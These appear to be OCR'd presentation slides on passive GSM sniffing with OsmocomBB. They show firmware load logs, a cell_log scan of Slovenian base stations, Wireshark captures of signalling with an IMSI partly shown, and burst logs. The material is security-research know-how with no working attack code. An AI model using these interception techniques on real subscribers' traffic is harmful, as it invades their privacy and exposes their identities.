
SIM card and mobile equipent, IMSI, TMSI, A5/x, “broadcast channels” and data channels... Scheme of the GSM network, vir: *www.gsmfordummies.com*.

OsmocomBB


Mobile phone with Calypso chipset...

Hardware part can consist of other devices too, see RTL-SDR project!

...and OsmocomBB firmware




Loading romloader



```
Die ID code: 7e540b2fc90393bb
======================================================================
REG_DPLL=0x2413
CNTL_ARM_CLK=0xf0a1
CNTL_CLK=0xff91
CNTL_RST=0xfff3
CNTL_ARM_DIV=0xfff9
======================================================================
Power up simcard:


THIS FIRMWARE WAS COMPILED WITHOUT TX SUPPORT!!!
Assert DSP into Reset
Releasing DSP from Reset
Installing DSP sniff patch
Setting some dsp_api.ndb values
Setting API NDB parameters
DSP Download Status: 0x0001
DSP API Version: 0x0000 0x0000
Finishing download phase
DSP Download Status: 0x0002
DSP API Version: 0x3606 0x0000
LOST 3901!
LOST 3750!
```


Base station scan...



```
Failed to connect to '/tmp/osmocom_sap'.
Failed during sap_open(), no SIM reader
<000e> cell_log.c:803 Scanner initialized
Mobile initialized, please start phone now!
<000e> cell_log.c:367 Measure from 0 to 124
c<000e> cell_log.c:367 Measure from 512 to 885
<000e> cell_log.c:367 Measure from 955 to 1023
<000e> cell_log.c:358 Measurement done
<000e> cell_log.c:340 Sync ARFCN 79 (rxlev -57, 197 syncs left)
<000e> cell_log.c:340 Sync ARFCN 19 (rxlev -64, 196 syncs left)
<000e> cell_log.c:340 Sync ARFCN 17 (rxlev -65, 195 syncs left)
<000e> cell_log.c:340 Sync ARFCN 113 (rxlev -65, 194 syncs left)
<000e> cell_log.c:340 Sync ARFCN 80 (rxlev -74, 193 syncs left)
<000e> cell_log.c:340 Sync ARFCN 18 (rxlev -81, 192 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=18 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 20 (rxlev -81, 191 syncs left)
<000e> cell_log.c:340 Sync ARFCN 107 (rxlev -81, 190 syncs left)
<000e> cell_log.c:340 Sync ARFCN 4 (rxlev -83, 189 syncs left)
<000e> cell_log.c:340 Sync ARFCN 114 (rxlev -84, 188 syncs left)
<000e> cell_log.c:340 Sync ARFCN 16 (rxlev -85, 187 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=16 MCC=293 MNC=40 (Slovenia, Si.mobil)
<000e> cell_log.c:340 Sync ARFCN 81 (rxlev -85, 186 syncs left)
<000e> cell_log.c:340 Sync ARFCN 111 (rxlev -85, 185 syncs left)
<000e> cell_log.c:340 Sync ARFCN 112 (rxlev -86, 184 syncs left)
<000e> cell_log.c:190 Cell: ARFCN=112 MCC=293 MNC=41 (Slovenia, iPKO)
<000e> cell_log.c:340 Sync ARFCN 8 (rxlev -88, 183 syncs left)
<000e> cell_log.c:340 Sync ARFCN 85 (rxlev -89, 182 syncs left)
<000e> cell_log.c:340 Sync ARFCN 987 (rxlev -89, 181 syncs left)
<000e> cell_log.c:340 Sync ARFCN 14 (rxlev -90, 180 syncs left)
<000e> cell_log.c:340 Sync ARFCN 29 (rxlev -90, 179 syncs left)
<000e> cell_log.c:340 Sync ARFCN 110 (rxlev -92, 178 syncs left)
<000e> cell_log.c:340 Sync ARFCN 1014 (rxlev -93, 177 syncs left)
<000e> cell_log.c:340 Sync ARFCN 45 (rxlev -94, 176 syncs left)
<000e> cell_log.c:340 Sync ARFCN 66 (rxlev -94, 175 syncs left)
<000e> cell_log.c:340 Sync ARFCN 116 (rxlev -94, 174 syncs left)
<000e> cell_log.c:340 Sync ARFCN 77 (rxlev -95, 173 syncs left)
<000e> cell_log.c:340 Sync ARFCN 979 (rxlev -95, 172 syncs left)
<000e> cell_log.c:340 Sync ARFCN 118 (rxlev -96, 171 syncs left)
<000e> cell_log.c:340 Sync ARFCN 119 (rxlev -96, 170 syncs left)
<000e> cell_log.c:340 Sync ARFCN 983 (rxlev -96, 169 syncs left)
<000e> cell_log.c:340 Sync ARFCN 986 (rxlev -96, 168 syncs left)
```

ARFCN scan with *cell_log* application.

GSM traffic analysis...



Capturing from lo [Wireshark 1.6.7]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
2730	16:31:09.285005	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
2731	16:31:09.312958	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2732	16:31:09.405488	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
2733	16:31:09.493026	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
2734	16:31:09.728229	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) Location Updating Request
2735	16:31:09.875997	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
2736	16:31:09.963756	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (MM) Location Updating Reject
2737	16:31:10.199081	127.0.0.1	127.0.0.1	LAPDm		
2738	16:31:10.434633	127.0.0.1	127.0.0.1	LAPDm		
2739	16:31:10.670132	127.0.0.1	127.0.0.1	LAPDm		

```
▶ Link Access Procedure, Channel Dm (LAPDm)
▼ GSM A-I/F DTAP - Location Updating Request
  ▶ Protocol Discriminator: Mobility Management messages
    00.. .... = Sequence number: 0
    ..00 1000 = DTAP Mobility Management Message Type: Location Updating Request ((
  ▶ Ciphering Key Sequence Number
  ▶ Location Updating Type - Normal
  ▶ Location Area Identification (LAI)
  ▶ Mobile Station Classmark 1
  ▶ Mobile Identity - IMSI (2934[redacted])
```

```
0000 [redacted]
0010
0020
0030
0040
0050
```

○ Frame (frame), 81 bytes
Packets: 2964 Displayed: 2964 Marked
Stran 30 / 40
Privzeto
slovenski
VSTA
STA
matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/layer23/src/misc
matej@cryptopia: ~/osmocom/o...
matej@cryptopia: ~/osmocom/o...
matej@crypt


```
<000c> l1ctl.c:290 BURST IND: @(708084 = 0534/00/00) ( -47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(708085 = 0534/01/01) ( -47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(708086 = 0534/02/02) ( -47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(708087 = 0534/03/03) ( -47 dBm, SNR 255
<0001> app_ccch_scan.c:709 Burst data
<000c> l1ctl.c:290 BURST IND: @(708099 = 0534/15/15) (-110 dBm, SNR   5
<000c> l1ctl.c:290 BURST IND: @(708100 = 0534/16/16) (-110 dBm, SNR   3
<000c> l1ctl.c:290 BURST IND: @(708101 = 0534/17/17) (-110 dBm, SNR  11
<000c> l1ctl.c:290 BURST IND: @(708102 = 0534/18/18) (-110 dBm, SNR   1
<0001> app_ccch_scan.c:721 Error decoding data, data encripted?
<000c> l1ctl.c:290 BURST IND: @(708116 = 0534/06/32) ( -47 dBm, SNR   1
<000c> l1ctl.c:290 BURST IND: @(708117 = 0534/07/33) ( -47 dBm, SNR   2
<000c> l1ctl.c:290 BURST IND: @(708118 = 0534/08/34) ( -47 dBm, SNR   2
<000c> l1ctl.c:290 BURST IND: @(708119 = 0534/09/35) ( -47 dBm, SNR   1
<0001> app_ccch_scan.c:721 Error decoding data, data encripted?
<000c> l1ctl.c:290 BURST IND: @(708131 = 0534/21/47) (-110 dBm, SNR   3
